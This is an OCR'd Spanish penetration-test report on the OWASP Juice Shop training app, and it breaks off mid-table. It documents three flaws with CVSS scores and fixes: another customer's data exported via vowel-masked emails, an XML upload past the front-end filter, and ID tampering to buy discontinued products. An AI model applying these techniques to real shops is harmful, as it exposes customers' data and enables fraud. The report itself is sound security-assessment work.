VUL_042 – GDPR Data Teft – Fallo filtrado de peticiones



GDPR Data Teft			
ID	Vul_042	CRITICIDAD	6,5 MEDIA
URL	http://juice.shop/rest/user/data-export http://juice.shop /#/privacy-security/data-export		
DESCRIPCION	Para cumplir con el RGPD, Juice Shop ofrece una función de Solicitud de exportación de datos para sus clientes registrados. Es posible explotar una falla en la función para recuperar más datos de los previstos Esta falla tiene que ver con que los pedidos almacenados se relacionan con el email del cliente, del cual se sustituyen las vocales por un carácter "*" para crear cierta ofuscación. Debido a ello, una consulta desde el usuario casa@juice-sh.op o desde el usuario cosa@juice-sh.op arrojará los mismos resultados. Ello permite a un usuario malintencionado crear una cuenta con un correo parecido al de la víctima y recuperar la información de exportación de la misma. Así mismo, puede generar errores inesperados entre usuarios legítimos que tengan correos parecidos.		
EVIDENCIA	 Imagen de una petición legítima de exportación de datos que revela que los correos electrónicos no se guardan con todos sus caracteres. 		

	Imagen de una exportación de datos realizada desde la cuenta evogin@juice-sh.op que está mostrando una compra realizada desde la cuenta uvogin@juice-sh.op a pesar de no ser suya.
RIESGOS	Un usuario malintencionado puede acceder al histórico de pedidos de cualquier cliente y obtener información sensible. Un usuario cualquiera puede, por casualidad, acabar viendo datos de otros. La tienda se expone a recibir denuncias por errores en la GDPR. Daños en la reputación de nuestro negocio y perdida de clientes.
RECOMENDACIONES	El hecho de que los pedidos no guarden completamente el email es algo interesante. No mostrar la totalidad de los datos de los clientes es una buena opción para mejorar la privacidad de los mismos. No obstante, los pedidos de cada usuario deberían recuperarse de una manera segura, por ejemplo, a través del id de la persona o basados en una autenticación segura.
REFERENCIAS	

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_042	GDPR Data Teft
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, se puede dar incluso de forma casual entre los clientes de la aplicación.
Privilegios requeridos	Bajo, se requiere crear una cuenta de usuario común que es accesible a cualquier persona.
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios.
Alcance	Sin cambios, la vulnerabilidad se ejecuta y afecta a la aplicación.

Confidencialidad	Alta, permite obtener datos privados de clientes.
Integridad	Ninguna, no permite alterar los datos existentes.
Disponibilidad	Ninguna, no permite denegar el acceso a los datos.

EXPLOTACIÓN

Si realizamos un pedido de prueba en juice.shop y visitamos la página de seguimiento del mismo (track-result) podremos ver como la web realiza una petición al back end para obtener los datos de del pedido en curso basándose en el "id" del mismo.

En esta petición se ve claramente como las vocales de los correos se sustituyen por el carácter "*" lo que nos hace sospechar que:

- a) los correos se guardan tal cual se muestran.
- b) los correos se tratan para ofuscarse antes de la respuesta del servidor.




Fig. 1: Imagen de la página de seguimiento de pedidos




Fig. 2: Imagen de la petición legitima que hace dicha página de seguimiento para recuperar los detalles de los pedidos.

Al solicitar una exportación de datos, vemos que se listan diferentes pedidos con diferentes “id’s”, lo que sugiere que los mismos se recuperan identificando el usuario.

Si inspeccionamos un poco más los datos devueltos en una exportación de datos, vemos que para la identificación del usuario solo hay el parámetro “username” y el parámetro “email”.

Estos hechos sugieren que es probable que la consulta/búsqueda/recuperación de datos se realice a través del correo electrónico del usuario listando todos los pedidos relacionados con el mismo.

Suponiendo que así sea, y que los correos electrónicos se guarden omitiendo las vocales, la consulta del usuario cosa@juice-sh.op y casa@juice-sh.op debería arrojar los mismos resultados porque para el sistema el correo es c*s*@juice-sh.op en ambos casos.

Realizamos la prueba de concepto realizando una exportación de datos desde la cuenta evogin@juice-sh.op que efectivamente, mostrará una compra realizada desde la cuenta uvogin@juice-sh.op a pesar de no ser suya.






Fig. 3: Prueba de concepto de exportación indebida de datos.

VUL_043 – DEPRECATED B2B Interface

DEPRECATED B2B Interface			
ID	Vul_043	CRITICIDAD	4,3 MEDIA
URL		http://juice.shop/#/complain	
DESCRIPCION		En el formulario de quejas encontramos una funcionalidad para cargar archivos. Según el tipo que intentemos subir, el formulario nos dice que solo se permiten archivos .pdf y archivos .zip. Sin embargo, se descubren restos de un antiguo código usado para clientes B2B que permite subir archivos .xml por lo que sí simplemente seleccionamos un archivo de este tipo lo podremos subir sin problemas y saltarnos esta medida de seguridad. Es importante destacar que los archivos XML pueden representar un vector de ataque muy importante dentro de la explotación web.	
EVIDENCIA		 Imagen del mensaje que envía el formulario al tratar de cargar un archivo .jpeg a través del mismo diciendo que solo PDF y ZIP se permiten  Imagen del envió exitoso de un archivo .xml a través del formulario anterior.	

RIESGOS	En primer lugar, es claro que existe una mala práctica por parte de los desarrolladores de la aplicación que puede darse en más lugares, conviene revisar como se está trabajando para mejorar la forma de hacer las cosas. En segundo lugar, los archivos .xml pueden usarse maliciosamente para explotar vulnerabilidades de LFI y RCE por lo que debe cuidarse mucho como se aceptan estos archivos y los controles de seguridad que se establecen. Por último, debería existir una validación en el back end que no permitiera este tipo de archivos porque si la validación del front end falla como es el caso, el back end proteja la seguridad de la aplicación.
RECOMENDACIONES	El código debe mantenerse limpio y eliminar completamente aquellas partes que no sean útiles y más aún si pueden desenfocar en una falla importante de seguridad. Es muy importante que todas las entradas de datos que recibe el back end se filtren nuevamente porque es posible interceptar y alterar todas las peticiones enviadas al mismo y saltarse las medidas de seguridad instauradas en el front end.
REFERENCIAS	https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list.


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_043	DEPRECATED B2B Interface
CVSS3 PUNTUACION	MEDIA 4,3
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario


Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Ninguna pues no se accede a datos sensibles.
Integridad	Baja porque permite subir ficheros no permitidos a la aplicación
Disponibilidad	Ninguna, no permite denegar el servicio.

EXPLOTACIÓN


Al revisar el código javascript de la aplicación nos encontramos menciones a una interfaz B2B:




En la ruta /#/compilant nos encontramos esas mismas menciones:




Como vemos, antes se permitía cargar en la web los tipos de archivo pdf, xml y zip. Sin embargo, actualmente solo se permiten zip y pdf, según muestra el mensaje de error que muestra la aplicación al tratar de subir un JPEG.




Sin embargo, si subimos directamente un archivo .xml se enviará, se subirá y no dará ningún error:




A continuación, vemos la captura en BURP de la subida exitosa de dicho archivo:



VUL_044 – AÑADIR PRODUCTOS descatalogados a la cesta

AÑADIR PRODUCTOS descatalogados al a cesta de la compra			
ID	Vul_044	CRITICIDAD	5,4 MEDIA
URL	http://juice.shop/api/BasketItems		
DESCRIPCION	Cuando se añade un pedido a la cesta, el front end realiza una petición al back end, concretamente a la ruta /api/BasketItems. Para identificar el producto solo se manda su ID, que es numérico. Se descubre que los ID de productos se generan de manera incremental y lógica, de forma que la aplicación tiene productos con id's 1,2,3,4, etc. El back end confía plenamente en que estas peticiones que le llegan del front end son buenas, puesto que solo se muestran en el mismo los productos disponibles, sin embargo, es posible cambiar estos id's y enviar productos descatalogados que se incluirán en nuestra cesta puesto que el back end no verifica que los productos estén disponibles.		
EVIDENCIA	 Imagen de la petición de añadir a la cesta un producto descatalogado.		

	 Imagen de la cesta con el producto añadido.
RIESGOS	Un usuario malintencionado puede conocer todo el catálogo que hemos tenido de productos para obtener más información. Malfuncionamiento de la aplicación. Es una vulnerabilidad que sugiere que pueden existir otros errores parecidos mucho más críticos.
RECOMENDACIONES	El back end debería validar que los productos que se solicita agregar a la cesta de la compra están disponibles.
REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_044	AÑADIR PRODUCTOS descatalogados a la cesta de compra
CVSS3 PUNTUACION	MEDIA 5,4
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Baja, se requiere una cuenta de usuario regular
Interacción del usuario	Ninguna

Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Baja, permite descubrir productos descatalogados de la aplicación que no deberían ser visibles
Integridad	Baja, permite generar pedidos con productos descatalogados.
Disponibilidad	NINGUNA, no permite denegar el servicio


EXPLOTACIÓN

Explorando la aplicación nos encontramos con esta ruta de la api:


http://192.168.42.194:3000/api-docs/swagger.json




En ella podemos observar cómo no se comprueba si un producto está o no descatalogado para lanzar el pedido.




Al añadir un producto cualquiera a la cesta de compra, podemos ver como en la petición solo se lanza el ID de producto, la cantidad y el ID de cesta:




Si se intercepta esta petición, se pueden lanzar varias con diferentes id's de producto hasta dar con los que están descatalogados y no salen en la tienda:





Al no haber un control en el back end para revisar si los productos añadidos son válidos y confiarse plenamente en el filtro existente en el front end es posible realizar la compra de un producto que no tenemos:




VUL_045 – MISPLACED File Signature

<table>
<tr><th colspan="4">MISPLACED File Signature</th></tr>
<tr><td>ID</td><td>Vul_045</td><td>CRITICIDAD</td><td>0 INFORMATIVA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juice.shop/ftp/suspicious_errors.yml</td></tr>
